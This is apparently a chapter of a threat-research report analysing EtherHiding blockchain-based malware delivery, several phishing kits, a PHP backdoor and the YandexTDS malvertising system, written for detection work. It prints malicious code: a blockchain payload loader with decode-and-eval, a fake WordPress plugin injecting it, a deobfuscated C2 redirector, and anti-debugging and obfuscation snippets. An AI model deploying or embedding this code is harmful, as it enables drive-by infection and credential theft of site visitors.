


Figure 3.11: Overview of Browlock technique blocked hits

3.4 EtherHiding

This chapter focuses on a highly sophisticated method used for malware delivery. This method, which we analyzed and refer to as EtherHiding, represents a novel abuse of blockchain technology. In conventional HTML and JavaScript malware delivery models, attackers host payloads, configuration files, or C2 parameters on attacker-controlled infrastructure. Communication mechanisms with this infrastructure typically lie within the malicious payloads and scripts included in the source code. To slow down detection and analysis, attackers rely on techniques such as obfuscation, staging, or dynamic code loading. This helps to prolong the lifetime of a campaign before it is taken down.

Across previously analyzed malware campaigns, there has been a growing tendency to rely on public and widely available infrastructure. This reduces the effort needed for attackers to create new methods and routes for delivering payloads or exfiltrate data. Another advantage is the fact that it is impractical to block public infrastructure, only the endpoint, which is easily replaceable. The EtherHiding method follows this approach by using public blockchains as a place to store selected malware-related data. In this case, a successful infection requires only a visit to a compromised website, where a payload is retrieved from a smart contract, decoded, and executed within the browser.

Description

Based on a variety of captured and analyzed samples, it can be stated that this technique is indeed used by multiple malware campaigns. However, most of them are associated with the well-known ClearFake campaign. This campaign has started utilizing EtherHiding for delivering a payload that is stored and managed exclusively by a C2 server. Captured samples vary in size as well as in the types of obfuscation used within the script responsible for the execution of payload delivery. The unifying characteristic is that they are found on legitimate sites with injected variations of this script.

To provide a clear understanding of how this shared technique works, the description of its behavior is separated into two groups of samples. The first group consists of samples flagged as both ClearFake and EtherHiding, while the second one joins three different campaigns flagged only as EtherHiding.

In the case of ClearFake connected campaign group, some less widespread variants employed Base64-encoding that obfuscated the entire execution script block in the page source, combined with randomized variable names and the insertion of dead code used to increase apparent complexity of the script.

However, the majority of samples occur in clean non-obfuscated code. This is a strategic design choice, as the injected fake plugin and script are intended to appear as normal benign code.

```
async function geek() {
const provider = new ethers.providers.JsonRpcProvider(
  "hxxps://bsc-dataseed1.binance.org/"
);
const address = "0xdf20921ea432318dd5906132edbc0c20353f72d6";
const ABI = [
  {"anonymous": false,
   "inputs": [{"indexed": false, "internalType": "string",
               "name": "newCode", "type": "string"}],
   "name": "CodeUpdated", "type": "event"},
  {"inputs": [], "name": "link",
   "outputs": [{"internalType": "string", "type": "string"}],
   "stateMutability": "update", "type": "function"}
];
const contract = new ethers.Contract(address, ABI, provider);
const req = await contract.get();
const req_to_serc = atob(req);
async function fnv() {
  const result = await eval(req_to_serc);
  const dec_res = atob(result);
  eval(dec_res);
  load();
}
await fnv();
}
```

Listing 3.13: Injected script

The Application Binary Interface (ABI) definition in Listing 3.13 reveals the smart contract's structure. Variable `req` contains the malicious Base64-encoded payload returned by `contract.get()` function. The ABI `update()` function allows the contract owner to replace the content by submitting a blockchain transaction.

This enables the attacker to modify the payload served to all compromised sites through a single operation. In this case, the plugin that executes the `geek()` function pretends to be a Themes Manager. To ensure that the script is executed, the function injects it directly into the page header, causing it to run as soon as the page loads and does not require any additional user interaction. In this way, the visitor does not recognize that a malicious script has been loaded.

```
<?php
//Plugin Name: Themes Manager
//Plugin URI: hxxps://google.com/
//Description: This plugin helps you change themes and edit them.
//Author: WordPress
function add_custom_script_to_head() {
?>
<script>
window.onload = function() {
var ethersScript = document.createElement('script');
ethersScript.src = "hxxps://cdn.ethers.io/lib/ethers-5.2.umd.min.js";
ethersScript.type = "application/javascript";
ethersScript.onload = function() {
  var customScriptContent =
      async function geek() {
      }
      geek();
  ;
  var customScript = document.createElement('script');
  customScript.innerHTML = customScriptContent;
  document.head.appendChild(customScript);
};
document.head.appendChild(ethersScript);
};
</script>
<?php
}
add_action('wp_head', 'add_custom_script_to_head');
?>
```

Listing 3.14: Fake Themes Manager plugin

As illustrated in Listing 3.14, the `JsonRpcProvider` initializes the connection to `bsc-dataseed1.binance.org`, a publicly operated BNB Smart Chain Remote Procedure Call node maintained by Binance. This is a legitimate blockchain infrastructure used by millions of decentralized applications worldwide. This makes network traffic associated with the payload indistinguishable from normal Web3 activity.

As for the second group involving multiple campaigns, they utilize the EtherHiding technique in a very similar way. Campaigns vary in the libraries or blockchains they employ, execution methods, applied obfuscation techniques, and overall delivery paths. In some cases, payload retrieval involves additional steps, such as contract chaining. This method uses the first contract called from the injected function to re-

solve a second contract that contains the actual payload. In other cases, no external Web3 library is used at all, and communication with the blockchain is implemented directly within the injected JavaScript code.

Regarding obfuscation, some samples apply it not only to the payload, but also to the payload retrieval function. In this case, we observed that different campaigns were using the same open source obfuscation tools. Typical features were, for example, string array rotation and variable substitution used on the critical functions and payload. Finally, certain campaigns reduce the role of the blockchain to a minimal function, using it only as a resilient storage for a static URL rather than a source of executable code. This approach is uncommon, as it does not utilize the full potential of this technique to change the payload content without requiring direct access.

The first observed ClearFake payload includes a double-layer decode-and-execute pattern that looks like this: (`atob → eval → atob → eval`). This creates a two-stage unpacking process where each layer must be executed to reveal the next. This way, the code returned from the blockchain in Listing 3.15 is automatically executed upon its arrival. However, this is only the first layer of obfuscation.

```
(function (_0x48135f, _0x54eef1) {
const _0x5e9767 = _0x1d7c, _0x1d56e4 = _0x48135f();
while (!![]) {
try {
  const _0x4be4d3 = parseInt(_0x5e9767(437, 'Yzhz')) / 1
      + parseInt(_0x5e9767(431, '&2iN')) / 2
        * (parseInt(_0x5e9767(434, '&$m(')) / 3)
  if (_0x4be4d3 === _0x54eef1) break;
  else _0x1d56e4['push'](_0x1d56e4['shift']());
} catch (_0x95fda) {
  _0x1d56e4['push'](_0x1d56e4['shift']());
}}
}(_0x3123, 787306), eval((() => {
const _0x29276d = _0x1d7c;
let _0x2ef453 = new XMLHttpRequest();
return _0x2ef453['open']('GET',
_0x29276d(426, '&$m(') + _0x29276d(432, 'JbXU') + '//o'
+ _0x29276d(449, 'Xm^T') + '4/', !1),
_0x2ef453['send'](null),
_0x2ef453['responseText'];
})()));
```

Listing 3.15: Decoded EtherHiding payload

To accelerate payload deobfuscation, the `Claude Code Opus 4.6` AI tool was

utilized. Claude assisted in obtaining the payload content obfuscated by key-based string encryption and string array rotation combination. This is a technique where string literals are extracted into a shuffled array and referenced by computed index. The self-executing shuffling function at the top iterates through integer parsing operations until a checksum value, in this case 787306, is matched. At this point the string array is in the correct order for the decryption function `_0x1d7c` to produce valid output. The key part, which is the C2 URL in this case, is fragmented across multiple array entries and concatenated at runtime.

```
1 eval((() => {
2   let xhr = new XMLHttpRequest();
3   xhr.open('GET', 'hxxps://ojhggnfbcy62.com/vvmd54/', false);
4   xhr.send(null);
5   return xhr.responseText;
6 })());
```

Listing 3.16: Fully deobfuscated payload

Stage in Listing 3.16 represents a critical architectural decision as the blockchain stores the obfuscated redirector, not the final payload. This means the C2 domain can be changed by updating the smart contract without modifying the technique itself. This way, the actual malicious content, which in the case of ClearFake is a fake update page, remains hosted on conventional infrastructure. Payloads of other campaigns were obfuscated in a similar way or contained other methods previously described.

Spreading method

As this chapter focuses on the EtherHiding technique rather than individual campaigns, the following subsection illustrates how this technique is applied in practice through its currently observed spreading methods. In the samples analyzed so far, only two possible spreading paths were discovered. One variant is direct code injection on compromised websites, while the second variant relies on the abuse of fake or trojanized plugins installed on commonly used content management systems.

During the analysis of the samples, numerous pages containing these scripts or plugins were identified. Although these cases were recently detected, several of them no longer contained these injected code parts. This was not true for all cases, as some websites like `japan-homes.com`, `plus-salud.cl`, `unjfsc.edu.pe`, `echo-tech.za` are still infected. Besides the evident diversity of targeted countries, even a university website managed to be infected. One obfuscated variant of the injected script named `cfg-script.js` was observed on vulnerable site `radiocamborium.com.br` displayed in Figure 3.12. Evidence that this script is still

active and makes the requests to load the ethers library as soon as the page loads, is shown in Figure 3.13. The failure to load this library during analysis was caused by an incomplete TLS handshake in the virtualized analysis environment, not by errors in the injected code or the EtherHiding technique itself.




Figure 3.12: EtherHiding script on page




Figure 3.13: EtherHiding request to ethers library

Since loading the library failed, a custom script was developed to directly query the identified smart contract addresses. As responses returned by contract calls are not tied to the site in any way and can be queried independently, payloads from all identified smart contracts across the samples were analyzed. The created script and responses from some of the contracts are displayed in Figure 3.14. As shown in the figure, some of them contain messages like "fin" or unreadable text, which is logged to the console as Chinese text translated to "Well, it's probably over." This shows that the attackers change these smart contracts over time, which is expected as both of these smart contracts were flagged for being used in malicious activity.



Figure 3.14: EtherHiding contract result

In total, 40 different smart contract addresses were found and only 4 of these addresses were already flagged. Despite this number, many of them were surprisingly inactive. However, this does not mean that these addresses cannot be used later. For this case, a separate rule was created alongside the general detection rules to capture previously observed unflagged smart contract addresses.

Besides two active ClearFake contracts returning the redirect script to C2 server, another active contract functioned solely as a reconnaissance beacon. This contract was transmitting basic environment information such as the compromised site hostname and user agent to a backend server hosted at a bare IP address. This indicates that the technique can be used as a campaign monitoring component, and not only the direct payload delivery. Additionally, a contract chaining deployment observed on BSC testnet implemented a more complex routing logic, dispatching victims based on operating system. This variant was delivering a Windows-specific ClickFix payload involving fake CAPTCHA interaction and on-chain conversion tracking. The last active contract on Ethereum main network was identified storing only a static phishing URL.

Impact of the rule coverage

In this case, the creation of general detection rules was the most challenging among all analyzed malware campaigns and techniques. One possible approach is to track the smart contract addresses used in discovered campaigns. Nevertheless, this solution does not capture new contracts, as they can be created easily and at a relatively low cost.

Since the technique takes advantage of completely legitimate services, it was necessary to include a whitelist of common strings used in legitimate content management systems, cryptocurrency-related pages, or blogs. The main goal was to create one general detection rule for multiple campaigns, because some campaigns were detected under multiple unrelated detection rules. For this purpose, the condition section had to be reworked and adjusted many times, until the rule reliably captured all samples among multiple campaigns and caused no false positives.

Therefore the resulting detection rules were divided into a general rule for detecting new samples or campaigns and contract-specific rules designed to capture already known smart contracts. The second rule looks only for parts of the smart contract addresses, given that many samples intentionally split them into several strings to make detection more difficult. Consequently, this decision resulted in many false positives, as the Base64-encoded variants were also included. To address this issue, we decided to adjust the trigger condition of the rule so that a sample must also trigger the primary general rule.

This approach also allowed us to capture several clusters containing samples using EtherHiding that were not accurately classified. Since the rule should not match benign samples, these cases must be manually reviewed. The fact that the rule with observed smart contract addresses was also triggered in these samples made our decision-making easier. If real false positives do appear in the future, the whitelist could simply be expanded to prevent them. The created rules are displayed in Appendix E. The overall detection rates of this rule in the time period from May 4 to May 26, 2026 are shown in Figure 3.15. During this time period 12 887 attacks were blocked in total.




Figure 3.15: Overview of EtherHiding technique blocked hits

3.5 Phishing Kits

Phishing is a well-known and frequently encountered threat on the web, yet in terms of collected samples it behaves differently from other malware types. During the analysis of clusters containing previously undetected but suspicious samples, we identified several distinct campaigns. While other described families produce thousands of samples sharing the same code base, phishing kits tend to appear in high variety but low volume. The analyzed cluster reflected this pattern and included numerous phishing kits, most of which appeared only sporadically and operated at a very small scale. However, some of these kits contain technically interesting underlying code that was observed across multiple kits.

Email Access Phishing

As suggested by the name we chose, this family focuses on obtaining email addresses and their corresponding passwords. When the phishing page is opened in a browser, it displays a simple login form with two fields for an email address and a password. The entire content of the page is written in Simplified Chinese, as shown in Figure 3.17. The phishing campaign impersonates legitimate website names from the Czech Republic, such as `armyworld.cz, vincentka.cz and jihlavske-listy.cz`. The victim email field is pre-populated with a genuine corporate email address harvested from publicly available sources, which adds credibility and reduces victim effort to only entering the password.

Description and Spreading Method

Technically, the kit is remarkably simple. The credential capture is handled entirely through a standard HTML form that submits data via HTTP POST to `submitform.com`, a legitimate third-party form submission service. The attacker created multiple accounts on this service, resulting in 17 unique endpoint identifiers. This abuse of a legitimate third-party service means the exfiltration domain itself has a clean reputation and is unlikely to be blocked by URL filtering solutions.

The kit also implements several primitive anti-analysis measures at the HTML layer. Body tag disables right-click context menu via the oncontextmenu attribute, prevents copying and cutting of text using oncopy and oncut event handlers. It also applies the unselectable attribute to inhibit text selection. These techniques are intended to hinder control by security-conscious users rather than skilled analysts or dedicated analysis tools. Nevertheless, the display of the source code is not blocked in any way and the code itself is not obfuscated so this phishing attempt can be easily detected.

URL-Encoded Phishing

The second phishing kit we identified targets Czech companies through credential harvesting pages impersonating Microsoft Excel Online and DHL delivery services. The defining characteristic is that the entire page source code is stored as a URL-encoded string. This phishing page presents a Microsoft Excel Online login interface, including background imagery, and a fake McAfee security badge intended to increase user trust. The email input field is pre-populated with a valid corporate address, indicating that each sample is generated for a specific target. Observed victim domains include Czech companies such as `lingea.cz, biosystem.cz`, and `podhledy.cz`, suggesting the use of a pre-compiled list of corporate email addresses.

This kit is interesting not only because it targets Czech companies, just like the Email Access Phishing kit, but also the similarity of its visual appearance to the pages shown in Figure 3.17. This indicates that the threat actor may be the same and the campaigns evolve as the overall appearance is more trustworthy.




Figure 3.17: Phishing kit pages comparison

Description and Spreading Method

Each sample consists of a single instruction, `document.write(unescape())` applied to the whole page source code. This is because during transport and static inspection, email security gateways and web proxies observe only long sequences of encoded characters. The actual phishing interface is assembled only after the browser executes the `unescape()` function. Once decoded at runtime, we observed that all visual assets are loaded from external infrastructure hosted at `mail.milo.cy`.

Over time, the connection between these campaigns is confirmed by the fact that samples from the first, older variant have almost completely disappeared, while samples matching the second variant continue to appear.

Sign-In Phishing

This third kit we discovered and named Sign In is larger and more complex than the previous two kits. Based on the analyzed samples, the campaign was divided into three variants that represent the stages of its development. All variants impersonate the Microsoft Office 365 and Azure Active Directory sign-in experience. Additionally, the source code of samples contained references to the name of the well-known campaign Cephas, which is part of the Phishing-as-a-Service (PhaaS) market.

Description and Spreading Method

Rather than relying solely on visual similarity, this family implements anti-analysis and environment-filtering mechanisms that complicate both automated and manual inspection. All observed variants are distributed as HTML pages, typically delivered via email targeting corporate users. Once opened in a browser, the page reconstructs the login interface dynamically after passing a series of client-side validation checks. The credential harvesting logic is fully implemented in JavaScript and does not depend on third-party libraries. Instead, the attackers rely on runtime string transformations and delayed decoding to prevent static analysis.

Before displaying the login form, the script validates the visitor via a Cloudflare Workers endpoint. The request includes a timestamp and a generated token. If validation fails, execution is aborted and the user is redirected to one of several legitimate websites such as GitHub or CNN. This behavior masks the phishing attempt and causes visitors to perceive the page as a broken link.

Samples from the first variant employ hex-encoded string array rotation. All meaningful strings used by the script are extracted into a single array function and accessed through a decoder that maps hex-encoded indices back to array elements. The array is rotated at runtime until a checksum condition is satisfied.

Beyond this obfuscation, most variants employ a chained deobfuscation routine displayed in Listing 3.17 that combines string reversal, Base64-decoding, and substring trimming. This way the phishing HTML and C2 server address is never present in readable form within the source code.

```
function reverseObfuscation(obfuscated) {
    return atob(atob(
            obfuscated.split('').reverse().join('')
        ).substring(71).split('').reverse().join('')).substring(71);
}
```

Listing 3.17: Deobfuscation function

Beside the deobfuscation chain, the kit employs another anti-analysis mechanisms designed to hinder both manual inspection and automated analysis tools. This

debugger trap in Listing 3.18 is implemented as a recurring interval that executes a breakpoint statement every 50 milliseconds.

```
1 (function() {
2     setInterval(() => { debugger; }, 50);
3     })();
4 }
```

Listing 3.18: Anti-debugging trap

When browser DevTools are open, this function causes execution to continuously pause, making manual stepping through the code practically impossible.

The second variant takes a more direct approach. It submits credentials to a local PHP handler through the pattern `process.php?dir=` followed by the current directory path. This variant lacks the multi-layer obfuscation of the other two and relies primarily on the visual fidelity of the cloned interface.

The third variant of this family introduces an additional obfuscation layer based on Unicode escape sequences shown in Listing 3.19. Rather than storing string literals directly, the code constructs values through concatenation of prefixed sequences, with each character separated by a block comment containing an unrelated term.

```
1 localStorage.setItem(
2     '\u0076'/* RattusNorvegicus */ + '\u002d'/* Sculptor */ +
3     '\u0063'/* Circumlocution */ + '\u0066'/* UrsusArctos */
```

Listing 3.19: Comment-based Unicode obfuscation

This constructs the localStorage key `ov-cf` with the value true, but neither string appears in readable form anywhere in the source code. The comments such as `RattusNorvegicus` or `UrsusArctos` serve as padding that breaks up the character sequences and makes simple string matching less effective. The `localStorage` flag itself is an anti-replay mechanism that prevents the credential harvesting form from appearing multiple times for the same visitor.

In addition, the page body includes hidden HTML span elements styled with a font size of 0.02px and fully transparent color. These spans contain short random strings such as `CbKtfO` or `5rCtqv` that are not visible to the user but remain in the DOM. This is likely an attempt to add noise to the textual content of the page, which may affect content-based detection approaches.

Credential submission is handled by HTTP POST requests to attacker-controlled endpoints. Domains and paths differ over the samples, but the majority of them follow predictable structural patterns such as `/admin/lifeattach/<UUID>`. Collected data typically includes email address, password, timestamp, used browser and language setting. After submission, the victim is redirected to a legitimate Microsoft login page, making the impression of an unexpected authentication error.

PHP Alivecheck Backdoor

Unlike the other analyzed phishing kits which operate as client-side HTML pages, this family is a tool used as a server-side PHP backdoor designed to maintain persistent access on already compromised web servers. The reason this tool was chosen is a possible connection to phishing infrastructure. It serves as the persistence layer that allows an attacker to host, manage, and update various phishing kits on a compromised legitimate domain without losing access.

Description and Spreading Method

The PHP file is uploaded to a compromised web server through an initial access vector such as an exploited site vulnerability. Once deployed, it serves as a web-accessible backdoor. The defining characteristic is a preamble that responds to HTTP requests containing the parameter "ok" or "0kb" with a short confirmation string. This alive-check allows the attacker to scan hundreds of compromised servers automatically and determine which backdoors remain active. Access to the full functionality is protected by password authentication using either eight-fold nested MD5 hashing displayed in Listing 3.20, or SHA-256.

```
1 if (isset($_POST['pwdyt'])
2 && md5(md5(md5(md5(md5(md5(md5(md5($_POST['pwdyt']))))))))) ==
3   '1ab4d6f8d41abab37e7a1b67a2469085') {$_SESSION['secretyt'] = true;}
```

Listing 3.20: MD5 hashed protection method

Once authenticated, the backdoor fetches its actual payload from an external source using CURL with SSL verification explicitly disabled, then executes it via `eval()` in combination with Base64-decode. This means the malicious logic never resides on disk and exists only in memory during execution which evades file-based scanners.

Impact of the phishing rule coverages

Although the created rules displayed in Appendix F do not capture a large number of samples over time, some of the kits are still active and occur once in a while. The limited scale and short duration of the observed phishing campaigns suggest a strategic emphasis on stealth and the preservation of the element of surprise.

The main benefit of the analysis of these samples was the dismantling of the cluster in which these phishing kits were located. In addition to eliminating numerous suspicious but clean samples, a large, previously undetected malvertising campaign was identified. This campaign is described in the following chapter.

3.6 YandexTDS

This final malware analysis chapter focuses on our discovery of a widespread and previously undetected malvertising campaign. Although one malvertising family was indirectly described through the analysis of the JsPieRedirectors tool, the campaign presented here is distinct and interesting in its own right. As the chosen name suggests, it represents a complete Traffic Distribution System (TDS) that leverages Yandex Metrica for tracking and traffic management. Notably, this campaign combines techniques used in the first two analyzed families, BetterJsPop and PieRedirectors, into a unified system.

YandexTDS is a purely monetization-focused Traffic Distribution System. It hijacks visitor clicks, injects advertisements, loads browser fingerprinting scripts, and redirects users through chains of monetization domains. The operator runs a network of domains that serve cloned or scraped pornographic content pages. Each page is a real-looking website, such as a WordPress blog, manga reader, or escort directory. The unifying characteristic is that every page has the same malicious JavaScript payload appended at the end of the HTML body.

The infrastructure uses three tiers of domains that rotate independently. Content proxy domains where victims land, TDS redirect domains that cycle visitors between monetization layers, and payload infrastructure domains that serve the actual malicious JavaScript. This malvertising system operates on a simple but effective principle. Take real web content, wrap it with monetization scripts, and serve it to visitors who find these pages through search engines or links.

When a visitor arrives at one of these pages, they see what appears to be a normal website, but in the background, invisible popunder script triggers. The block of malicious JavaScript has been appended right before the closing `</body>` tag. The included popunder script is configured with zero cookie timeout unlike the one described in BetterJsPop family. This means that it fires on every single click without any suppression, which is an extremely aggressive setting that prioritizes immediate revenue over user retention. Another interesting aspect is that the pages themselves are not generated dynamically. As the comment `<!- Cached page generated by WP-Super-Cache-!>` at the end of each page implies, they are static HTML pages cached by WordPress plugin. The operator clones real sites through proxy domains and appends the malicious payload to the cached output.

Description

Besides the described popunder, this appended block executes five independent operations simultaneously at the moment the page finishes loading in the victim's

browser. The first operation performed is visitor tracking using Yandex Metrika, that ultimately led to the campaign being named after it. The page loads the Metrika JavaScript Software Development Kit (SDK) from `mc.yandex.ru/metrika/tag.js` and initializes two or more counter instances. One instance uses the legacy `yaCounter` object constructor and another uses the modern `ym()` function interface. Both counters are configured with enabled click mapping, active link tracking, and accurate bounce tracking turned on. This means the operator receives detailed analytics about every visitor. This includes data such as which elements users click, how long they stay, whether they scroll, which links they follow, and whether the visit qualifies as a bounce. The operator uses multiple counter IDs simultaneously, likely segmenting traffic by campaign wave or content category. Across all analyzed samples, 38 distinct Yandex Metrika counter IDs were observed.

The second operation in Listing 3.21 is a view counting beacon. This function checks whether a cookie named `prefix_views_counter` exists. If it does not, meaning this is a new visitor or their cookie has expired, the script constructs an `XMLHttpRequest` and sends an HTTP POST request to `/user.php` on the current domain. The request body contains a MD5 hash value, which is unique to each page and hardcoded in the HTML. If the server responds with HTTP 200, the script sets the `prefix_views_counter` cookie with a value of "1" and a one-day expiration.

```
("prefix_views_counter"){
  var n = new XMLHttpRequest();
  n.open("POST", "/user.php", !0);
  n.setRequestHeader("Content-Type", "App/x-www-form-urlencoded");
  n.setRequestHeader("X-Requested-With", "XMLHttpRequest");
  n.onload = function(){
  };
n.send("action=" + encodeURIComponent(t));
}('797148dddcbe42d49545bf5aa7e2bf89'); // unique MD5 hash value
```

Listing 3.21: Prefix views counter function

This mechanism ensures each visitor is counted exactly once per 24-hour period per page. The unique MD5 token for each page allows the operator to track which specific pages generate traffic and possibly calculate per-page earnings in an affiliate or advertising revenue model.

